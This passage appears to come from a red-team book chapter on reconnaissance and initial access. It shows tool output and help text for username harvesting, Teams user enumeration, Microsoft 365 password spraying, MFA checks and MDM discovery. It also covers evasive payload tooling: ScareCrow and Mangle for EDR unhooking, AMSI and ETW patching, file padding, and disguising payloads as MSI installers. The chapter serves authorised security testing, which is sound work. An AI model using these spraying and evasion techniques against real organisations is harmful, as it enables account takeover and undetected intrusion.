<snippet>
PyMeta v1.2.0 - by @m8sec

[*] Target Domain      : instagram.com
[*] Search Engines(s) : google, bing
[*] File Types(s)      : pdf, xls, xlsx, csv, doc, docx, ppt, pptx
[*] Max Downloads      : 50

[*] Searching google, bing for 8 file type(s) on "instagram.com"
[*] 4 | pdf - https://www.google.com/search?q=site:instagram.com+filetype:
pdf&num=100&start=0 (200)
[*] 4 | pdf - https://www.google.com/search?q=site:instagram.com+filetype:
pdf&num=100&start=4 (200)
[*] 2 | pdf - http://www.bing.com/search?q=site:instagram.com%20
filetype:pdf&first=0 (200)
[*] 2 | pdf - http://www.bing.com/search?q=site:instagram.com%20
filetype:pdf&first=2 (200)
...
[*] Setting up downloads folder at ./inst_meta
[*] Downloading (5) unique files
<snippet>
```

The csv from the output will contain the metadata from the target.

Username Collection

An important step of recon is identifying the username schema of the organization you're targeting and compiling a list to begin validating the users. **Hunter.io** (<https://hunter.io>) can be used to identify the email pattern for your target, as shown in [Figure 4-8](#).




Figure 4-8

To compile users for a password spraying campaign, NameSpi (<https://github.com/waffl3ss/NameSpi>), by waffl3ss, can pull data from Hunter.io, PhoneBook, LinkedIn, and USStaff, and also compile a list of statistically likely usernames based off the schema. Another neat feature of NameSpi is bypassing LinkedIn by using the **-lir** option. **Example 4-9** provides an overview of the functionality from the help output. You will leverage the output from NameSpi for password spraying or phishing delivery.

[Click here to view code image](#)

```
root@testing:/opt/NameSpi# python3 NameSpi.py -h
```

Author: #Waffl3ss

```
usage: NameSpi.py [-h] [-li] [-hio] [-uss] [-pb] [-sl] [-pbdom PHONEBOOKTARGET-  
DOMAIN] [-iapi INTELAPIKEY] [-o OUTPUTFILE] [-pn] [-c COMPANY]  
[-id COMPANYID] [-s SLEEP] [-t TIMEOUT] [-user LINKEDIN_USERNAME]  
[-pass LINKEDIN_PASSWORD] [-hapi HUNTERAPIKEY] [-hdom HUNTERDOMAIN]  
[-uc USSTAFFCOMPANY] [-m MANGLEMODE] [-mo] [-yaml USEYAMLFIL  
[-debug] [-lir LINKEDINRETRYAMOUNT]
```

optional arguments:

-h, --help	show this help message and exit
-li	Run the LinkedIn module
-hio	Pull Emails from Hunter.io
-uss	Pull Names from USStaff (https://bearofficialsstore.com/)

Special Thanks: #bigb0sss

-pb	Pull Names from Phonebook.CZ
-sl	Use Statistically Likely Usernames in output

(CAUTION: Creates a VERY long list) Special Thanks: AchocolatechipPancake

-pbdom PHONEBOOKTARGETDOMAIN	Domain to query Phonebook
-iapi INTELAPIKEY	IntelX API Key
-o OUTPUTFILE	Write output to file
-pn	Print found names to screen
-c COMPANY	Company to search for
-id COMPANYID	Company ID to search for
-s SLEEP	Time to sleep between requests
-t TIMEOUT	HTTP Request timeout
-user LINKEDIN_USERNAME	LinkedIn.com Authenticated Username
-pass LINKEDIN_PASSWORD	LinkedIn.com Authenticated Password
-hapi HUNTERAPIKEY	Hunter.io API Key
-hdom HUNTERDOMAIN	Domain to query in Hunter.io
-uc USSTAFFCOMPANY	Exact company name on USStaff
-m MANGLEMODE	Mangle Mode (use '-mo' to list mangle options).

Only works with an output file (-o)

-mo	List Mangle Mode Options
-yaml USEYAMLFIL	Use YAML input file with options
-debug	Turn on debug mode for error output
-lir LINKEDINRETRYAMOUNT	Amount of times to attempt the LinkedIn Security bypass

Software Discovery

An underrated way of gathering intelligence for internal applications in use is digging into a user's LinkedIn profile where they typically list their

experiences with specific endpoint detection and response (EDR) platforms, federation services, and other types of applications that can be useful for crafting the perfect scenario.

Leaked Data

Lastly, another great source for recon is leaked credentials. Numerous types of data get leaked, including passwords, session cookies, API keys, and other secrets valuable to a company. This data is typically for sale on the dark web or discovered through other means. Ethical hackers may find this data and redact usernames but push out the passwords to help stop the reuse of the leaked passwords.

An open-source option to identify email addresses with leaked credentials is haveibeenpwned.com, which contains the following amount of data at the time of writing:

- 807 breached websites
- 14,123,681,064 breached accounts

Flare (<https://flare.io>) is a commercial service scraping the dark web for sensitive information, including Telegram. Folks can use it to be alerted if their organization appears to be involved in a data leak, or security consultants can leverage it for authorized purposes to identify breached credentials for a red team.

Initial Access

Based off the information collected during the reconnaissance phase, you will need to develop a strategy for initial access. There are multiple methods that you can use for initial access, including password spraying, using physical access, social engineering, or exploiting web application vulnerabilities. Let's dive into a few of these topics.

Password Spraying

In password spraying, you target multiple users at once using the same individual password. When performing password spraying on a red team, you should keep in mind these few things:

- You should perform validation of users through username validation prior to password spraying.

- You should consider the amount of time between each attempted use. A rule of thumb is to wait at least two hours between each attempt to ensure you avoid any lockouts.
- You should proxy traffic with each request by leveraging Bright Data to rotate your IP on each request.

You will need to identify the best platform to password spray based off reconnaissance. It could be Azure Active Directory accounts, Mobile Device Management endpoints, or other web application endpoints you discovered during reconnaissance.

A tool named **KnockKnock** (<https://github.com/optiv/KnockKnock>), by waffl3ss, can perform username validation against OneDrive and Microsoft Teams endpoints through passive enumeration. A Microsoft Teams endpoint has an API exposed externally (<https://teams.microsoft.com/api/mt/emea/beta/users/<username>@<domain>/externalsearchv3?includeTFLUsers=true>) that is intended for users to communicate with other users externally if they're outside of their organization. This endpoint can be abused; the different response codes returned when sending requests to the endpoint indicate the following options:

- **Code 403:** The user is valid but not able to be communicate outside of their organization (Code 403).
- **Code 200 and the response contains JSON data:** The user is valid and able to communicate outside of the organization.
- **Code 200 with an empty response:** The user is not valid.

To leverage this method, you will need to have a Microsoft Teams bearer token, which you can find through your browser by looking for authtoken for the [.teams.microsoft.com](https://teams.microsoft.com) domain. The bearer token is an access token utilized for Microsoft Identity Platform to authenticate and authorize a user to specific resources. The token is formatted as a JSON Web Token (JWT) as well.

Figure 4-9 shows what the cookie will look like.



Figure 4-9

Bearer Token Example

Example 4-10 shows the different flag options you can leverage with KnockKnock.py. The tool supports enumerating users by targeting the

| / / _ _ _ _ | | _ | / / _ _ _ _ | | _
 | ' / | ' \ / _ \ / _ | / / ' / | ' \ / _ \ / _ | / /
 | . \ | | | (_ | (_ < | . \ | | | (_ | (_ <
 | \ \ | | \ \ / \ _ | \ \ \ \ \ \ | | \ \ / \ _ | \ \

```
[V] Running Teams User Enumeration using 10 threads
[V] Testing user user@domain.com
[+] user@domain.com
[
  {
    "tenantId": "<redacted>",
    "isShortProfile": false,
    "accountEnabled": true,
    "featureSettings": {
      "coExistenceMode": "TeamsOnly"
    },
    "userPrincipalName": "user@domain.com",
    "givenName": "user@domain.com",
    "surname": "",
    "email": "user@domain.com",
    "tenantName": "<redacted>",
    "displayName": "<redacted>",
    "type": "Federated",
    "mri": "<redacted>",
    "objectId": "<redacted>"
  }
]
```

For password spraying, Teamfiltration

(<https://github.com/Flangvik/TeamFiltration>), by Flangvik, is a toolkit used for enumerating, spraying, exfiltrating, and backdooring M365 accounts. The tool is supported on Linux, macOS, and Windows. You have the ability to specify your own usernames, or TeamFiltration can pull potential users from the statistically likely username database. Additionally, it has the functionality to create a potential list of passwords based off seasons, months, or common passwords, which is extremely useful. Once you have valid credentials, you can perform exfiltration by using the **-exfil** module to pull emails, OneDrive files, and other areas. Prior to any password spraying, you should focus on avoiding any lockouts; a general rule of thumb is to wait two hours between each password spray to avoid lockouts. Additionally, you will want to leverage a proxy to rotate your IP during password spraying to avoid getting false responses if all your traffic is coming from the same source.

Another useful tool is MFASweep

(<https://github.com/dafthack/MFASweep>), created by dafthack, if you use another tool that doesn't check whether single or multifactor authen-

tication is enabled. You can use this tool to identify whether the following services are single-factor-enabled:

- Microsoft Graph API
- Azure Service Management API
- Microsoft 365 Exchange Web Services
- Microsoft 365 Web Portal
- Microsoft 365 Active Sync
- Active Directory Federation Services (ADFS)

It is crucial to ensure that the credentials you try are accurate to avoid any lockouts, especially when you invoke all the modules, because it will authenticate multiple times with the credentials provided. [Example 4-12](#) demonstrates the tool, indicating that you have access to the Microsoft Graph API with single-factor authentication.

Example 4-12 MFA Sweep Example

[Click here to view code image](#)

```
PS C:\users\Testing\Downloads\MFASweep-master\MFASweep-master> Invoke-MFASweep

cmdlet Invoke-MFASweep at command pipeline position 1
Supply values for the following parameters:
Username: redactedemail@example.com
Password: <redacted>
----- MFASweep -----
Microsoft Services Recon
This script can attempt to determine if ADFS is configured for the domain you
submitted. Would you like to do this now?
[Y] Yes [N] No [?] Help (default is "Y"): Y
----- Running recon checks -----
[*] Checking if ADFS configured...
[*] ADFS does not appear to be in use. Authentication appears to be managed by
Microsoft.
Confirm MFA Sweep
[*] WARNING: This script is about to attempt logging into the redactedemail@
example.com account TEN (10) different times (11 if you included ADFS).
If you entered an incorrect password this may lock the account out.
Are you sure you want to continue?
[Y] Yes [N] No [?] Help (default is "Y"): Y
##### Microsoft API Checks #####
----- Microsoft Graph API -----
[*] Authenticating to Microsoft Graph API...
[*] SUCCESS! redactedemail@example.com was able to authenticate to the Microsoft
```


Graph API

[***] NOTE: The "MSOnline" PowerShell module should work here.

----- Azure Service Management API -----

[*] Authenticating to Azure Service Management API...

[*] SUCCESS! redactedemail@example.com was able to authenticate to the Azure Service Management API - NOTE: The response indicates MFA (Microsoft) is in use.

#####

Microsoft Web Portal User Agent Checks

#####

----- Microsoft 365 Web Portal w/ Windows User Agent -----

[*] Authenticating to Microsoft 365 Web Portal...

[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Linux User Agent -----

[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent (iPhone)..

[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mac OS User Agent -----

[*] Authenticating to Microsoft 365 Web Portal using a MacOS User Agent...

[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mobile User Agent (Android) -----

[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent (Android).

[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mobile User Agent (iPhone) -----

[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent (iPhone)..

[*] Login appears to have failed.

----- Microsoft 365 Web Portal w/ Mobile User Agent (Windows Phone) -----

[*] SUCCESS! redactedemail@example.com was able to authenticate to the Microsoft 365 Web Portal. Checking MFA now...

#####

```
##### Legacy Auth Checks #####
```

```
----- Microsoft 365 Exchange Web Services -----
```

```
[*] Authenticating to Microsoft 365 Exchange Web Services (EWS)...
```

```
[*] Login failed to O365 EWS.
```

```
----- Microsoft 365 ActiveSync -----
```

```
[*] Authenticating to Microsoft 365 Active Sync...
```

```
[*] Login to ActiveSync failed.
```

```
#####  
#####
```

```
##### SINGLE FACTOR ACCESS RESULTS #####
```

Microsoft Graph API	YES
Microsoft Service Management API	NO
O365 w/ Windows UA	NO
O365 w/ Linux UA	NO
O365 w/ MacOS UA	NO
O365 w/ Android UA	NO
O365 w/ iPhone UA	NO
O365 w/ Windows Phone UA	NO
Exchange Web Services	NO
Active Sync	NO

Mobile Device Management (MDM)

Many organizations have some type of mobile enrollment for managing their employees' devices; the purpose is to ensure that the devices meet compliance if the employees use their phones to access company data, for example. Additionally, these solutions are typically integrated with Active Directory; however, they typically lack the security controls and don't follow the same AD lockout thresholds that may be in place for an organization. This can be an advantage because you can hit them as many times as possible, and an organization may not have any logging capabilities in place.

Examples of MDM solutions include VMWare AirWatch, BlackBerry EUM, Microsoft Intune, Ivanti MobileIron, and Citrix XenMobile. The tool **dauthi** (<https://github.com/emptynebuli/dauthi>), created by emptynebuli, targets each one of these platforms and has the functionality to target M365 as well. The unique aspect of leveraging mobile device management platforms is that this is often an overlooked application and could

still potentially support single-factor authentication. [Example 4-13](#) shows how you can perform discovery of MDMs used with [Microsoft.com](#).

Example 4-13 Dauthi Discovery of [Microsoft.com](#)

[Click here to view code image](#)

```
root@testing:/opt/dauthi# ./dauthi disco microsoft.com
;
ED.
E#Wi                                :
E###G.                             Ef . . t
E#fD#W; .. E#t GEEEEEEEL Di Dt Ej
E#t t##L ;W, E#t ,;;L#K;;. E#i E#i E#,
E#t .E#K, j##, E#t t#E E#t E#t E#t
E#t j##f G###, E#t fi t#E E#t E#t E#t
E#t :E#K: :E####, E#t L#j t#E E#####f. E#t
E#t t##L ;W#DG##, E#t L#L t#E E#j..K#j... E#t
E#t .D#W; j###DW##, E#tf#E: t#E E#t E#t E#t
E#tiW#G. G##i,,G##, E###f t#E E#t E#t E#t
E#K##i :K#K: L##, E#K, t#E f#t f#t E#t
E##D. ;##D. L##, EL fE ii ii E#t
E#t ,,, ,,, : : ,;.
L:
```

@emptynebuli

```
[*] [airwatch] [disco] Using sample email: dave@microsoft.com
[+] [airwatch] [dmp.nokia.com] Endpoint Discovery
[+] [airwatch] [Nokia] GroupID Discovery
[-] [mobileiron] [microsoft.com] Discovery Failed
[-] [xenmobile] [microsoft.com] Discovery Failed
[*] [blackberry] [disco] Using sample email: dave@microsoft.com
[-] [blackberry] [microsoft.com] Discovery Failed
```

Social Engineering and Physical Access

Another initial access option is through social engineering, such as phishing or phone pretexting. People will always be the weakest link of an organization. Your goal during social engineering would be to coerce end users into providing their credentials through a phishing portal or executing a malicious file disguised as something else to the users. There are various ways to go about social engineering for a red team, and additional details can be found in [Chapter 5, “Social Engineering and Physical Assessments.”](#)

Payload Preparation

However you intend to utilize initial access methods, if you plan to include a payload, you should plan to have C2 infrastructure stood up and test payloads against your targeted EDR prior to the assessment if you have the resources. There are various loaders that you can use to your advantage.

Two tools paired together that have yielded successful results on assessments are ScareCrow by Tyl0us (<https://github.com/Tylous/ScareCrow>) and Mangle by Tyl0us (<https://github.com/Tylous/Mangle>). Combining these two tools has provided extremely successful results against top EDRs in the industry. ScareCrow is a payload generation framework for side-loading into actual Windows processes. Depending on how you use the tool and how you want the shellcode to execute, there is a ton of customization available for the configuration. For example, you can specify EDR unhooking techniques including the option to not remove hooks and use custom syscalls. You also can configure execution methods with specific APIs, specify the loader type, specify encryption methods, disabling of patching, leverage fake certificate signing, and specify IsDomainJoined calls to avoid the payload being sandboxed and executing only in a domain-joined environment. [Example 4-14](#) shows an overview of available ScareCrow customizability.

Example 4-14 ScareCrow Options

[Click here to view code image](#)

```
./ScareCrow -h
```

[illegible]

(@Ty10us)

"Fear, you must understand is more than a mere obstacle. Fear is a TEACHER. the first one you ever had."

Usage of ./ScareCrow:

-Evasion string

Sets the type of EDR unhooking technique:

```
[*] Disk - Retrieves a clean version of the DLLs ".text" field from files
```

stored on disk.

[*] KnownDLL - Retrieves a clean version of the DLLs ".text" field from the KnownDLLs directory in the object namespace.

[*] None - The Loader that WILL NOT be removing the EDR hooks in system DLLs and only use custom syscalls. (default "Disk")

-Exec string

Set the template to execute the shellcode:

[*] RtlCopy - Using RtlCopy to move the shellcode into the allocated address in the current running process by making a Syscall.

[*] ProcessInjection - Process Injection Mode.

[*] NtQueueApcThreadEx - Executes the shellcode by creating an asynchronous procedure call (APC) to a target thread.

[*] VirtualAlloc - Allocates shellcode into the process using custom syscalls in the current running process (default "RtlCopy")

-I string

Path to the raw 64-bit shellcode.

-Loader string

Sets the type of process that will sideload the malicious payload:

[*] binary - Generates a binary based payload. (This type does not benefit from any sideloading)

[*] control - Loads a hidden control applet - the process name would be rundll32 if -O is specified a JScript loader will be generated.

[*] dll - Generates just a DLL file. Can be executed with commands such as rundll32 or regsvr32 with DllRegisterServer, DllGetClassObject as export functions.

[*] excel - Loads into a hidden Excel process using a JScript loader.

[*] msexec - Loads into MSExec process using a JScript loader.

[*] wscript - Loads into WScript process using a JScript loader. (default "binary")

-O string

Name of output file (e.g. loader.js or loader.hta). If Loader is set to dll or binary this option is not required.

-clone string

Path to the file containing the certificate you want to clone

-configfile string

The path to a json based configuration file to generate custom file attributes. This will not use the default ones.

-console

Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.

-delivery string

Generates a one-liner command to download and execute the payload remotely:

[*] bits - Generates a Bitsadmin one liner command to download, execute and remove the loader (Compatible with Binary, Control, Excel, and Wscript Loaders).

[*] hta - Generates a blank hta file containing the loader along with an MSHA command to execute the loader remotely in the background (Compatible with Control and Excel Loaders).

[*] macro - Generates an office macro that will download and execute the loader remotely (Compatible with Control, Excel, and Wscript Loaders).

-domain string

```

    The domain name to use for creating a fake code signing cert.
(e.g. www.acme.com)
-encryptionmode string
    Sets the type of encryption to encrypt the shellcode:
    [*] AES - Enables AES 256 encryption.
    [*] ELZMA - Enables ELZMA encryption.
    [*] RC4 - Enables RC4 encryption. (default "ELZMA")
-export string
    For DLL Loaders Only - Specify an Export function for a loader to have.
-injection string
    Enables Process Injection Mode and specify the path to the process to
create/inject into (use \ for the path).
-noamsi
    Disables the AMSI patching that prevents AMSI BufferScanner.
-noetw
    Disables the ETW patching that prevents ETW events from being generated.
-nosign
    Disables file signing, making -domain/-valid/-password parameters not
required.
-nosleep
    Disables the sleep delay before the loader unhooks and executes the
shellcode.
-obfu
    Enables Garbles Literal flag replaces go lang library strings with more
complex variants, resolving to the same value at run-time. This creates a larger
loader and times longer to compile
-outpath string
    The path to put the final Payload/Loader once it's compiled.
-password string
    The password for code signing cert. Required when -valid is used.
-sandbox
    Enables sandbox evasion using IsDomainJoined calls.
-url string
    URL associated with the Delivery option to retrieve the payload.
(e.g. https://acme.com/)
-valid string
    The path to a valid code signing cert. Used instead -domain if a valid code
signing cert is desired.

```

Depending on the options you use with ScareCrow (see [Example 4-15](#)), it is also best to leverage Mangle to manipulate the file of your payload. Most EDRs stop scanning after a specific file size, so if you add 250 MB to a file, it assists in evading any on-disk or in-memory scanners. Additionally, Mangle will remove any indicators of compromise (IOC) strings.

Example 4-15 Mangle Options

[Click here to view code image](#)

```
./mangle -h
```

```

  _____      .
 /         \      |
/   \   /   \   /   \   /   \   /   \   /   \   /   \   /
/   Y   \   \   \   \   \   \   \   \   \   \   \   \   \
\___|___ (___ /___ /___ /___ /___ /___ /___ /___ /___ >
 \      \      \//___/      \
                                     (@Tyl0us)
```

Usage of ./Mangle:

-C string

Path to the file containing the certificate you want to clone

-I string

Path to the original file

-M Edit the PE file to strip out Go indicators

-O string

The new file name

-S int

How many MBs to increase the file by

You can find tons of shellcode obfuscation tools in the wild outside of these two tools; they include

- PackMyPayload by mgeeky (<https://github.com/mgeeky/PackMyPayload>)
- RustPacker by Nariod (<https://github.com/Nariod/RustPacker>)
- Hades by f1zm0 (<https://github.com/f1zm0/hades>)
- Freeze by Tyl0us (<https://github.com/Tylous/Freeze>) - Go Version
- Freeze.rs by Tyl0us (<https://github.com/Tylous/Freeze.rs>) - Rust Version

There are many more besides the ones mentioned in this chapter; these are just a few of the many available to the public.

When you have a payload prepped, another consideration is how it may appear to the end user. A useful tool that can assist in delivering your payload is Advanced Installer (<https://www.advancedinstaller.com/>), which is a legitimate tool for system administrators to distribute software in an organization. However, you can customize it to pack your payload inside of an MSI installer, thus making your payload appear more reputable; it also provides features to customize the MSI. If you know the or-

ganization is using 7zip (<https://www.7-zip.org/>), another option is to use it to compress your payload into a zip file. If you extract the zip file with 7zip on the target machine, it will bypass Mark of the Web.

For this section, let's walk through setting up an MSI package with Advanced Installer. After you open the application, navigate to the Simple Installer Project, as shown in **Figure 4-10**.

Next, navigate to Files and Folders and add your malicious file into the Application Folder. For this example, we will just use a simple .txt file for testing purposes, as demonstrated in **Figure 4-11**.




Figure 4-10

Choosing Simple Installer Project on the Advanced Installer




Figure 4-11

Adding Your Files

Next, add in your Product Details, as demonstrated in [Figure 4-12](#). We will use fake details for this portion; however, for a real assessment, you should craft it for the scenario used during payload delivery. Then you can build the package.




Figure 4-12

Customizing the Package

Once the package is built, two directories will be output. Your MSI Package will be in the <Product Name>-SetupFiles directory, as illustrated in [Figure 4-13](#).




Figure 4-13

Navigating to the Package

If you launch the MSI package for testing, it will walk you through the installation dialog and indicate when it's successfully installed after you go through each part of the setup wizard (see [Figure 4-14](#)).




Figure 4-14

Testing Your Package

By default, the installer will install files in C:\Program Files (x86)\Your Company\Your Application unless a user specifies otherwise. You can see in [Figure 4-15](#) that our package was successfully installed.




Figure 4-15

Successful Installation of Package

Web Application Vulnerabilities

From time to time, you may identify a web application vulnerability that can give you internal access to the network or at least give you a pivoting point or provide you with other useful information but not necessarily give you an initial access. It is still important to analyze web application vulnerabilities from a perimeter standpoint for potential outdated software applications or to identify a new vulnerability through diving into the application. Depending on the application you exploit, you will still want to have an evasive mindset to ensure you avoid triggering any alarms.

Persistence

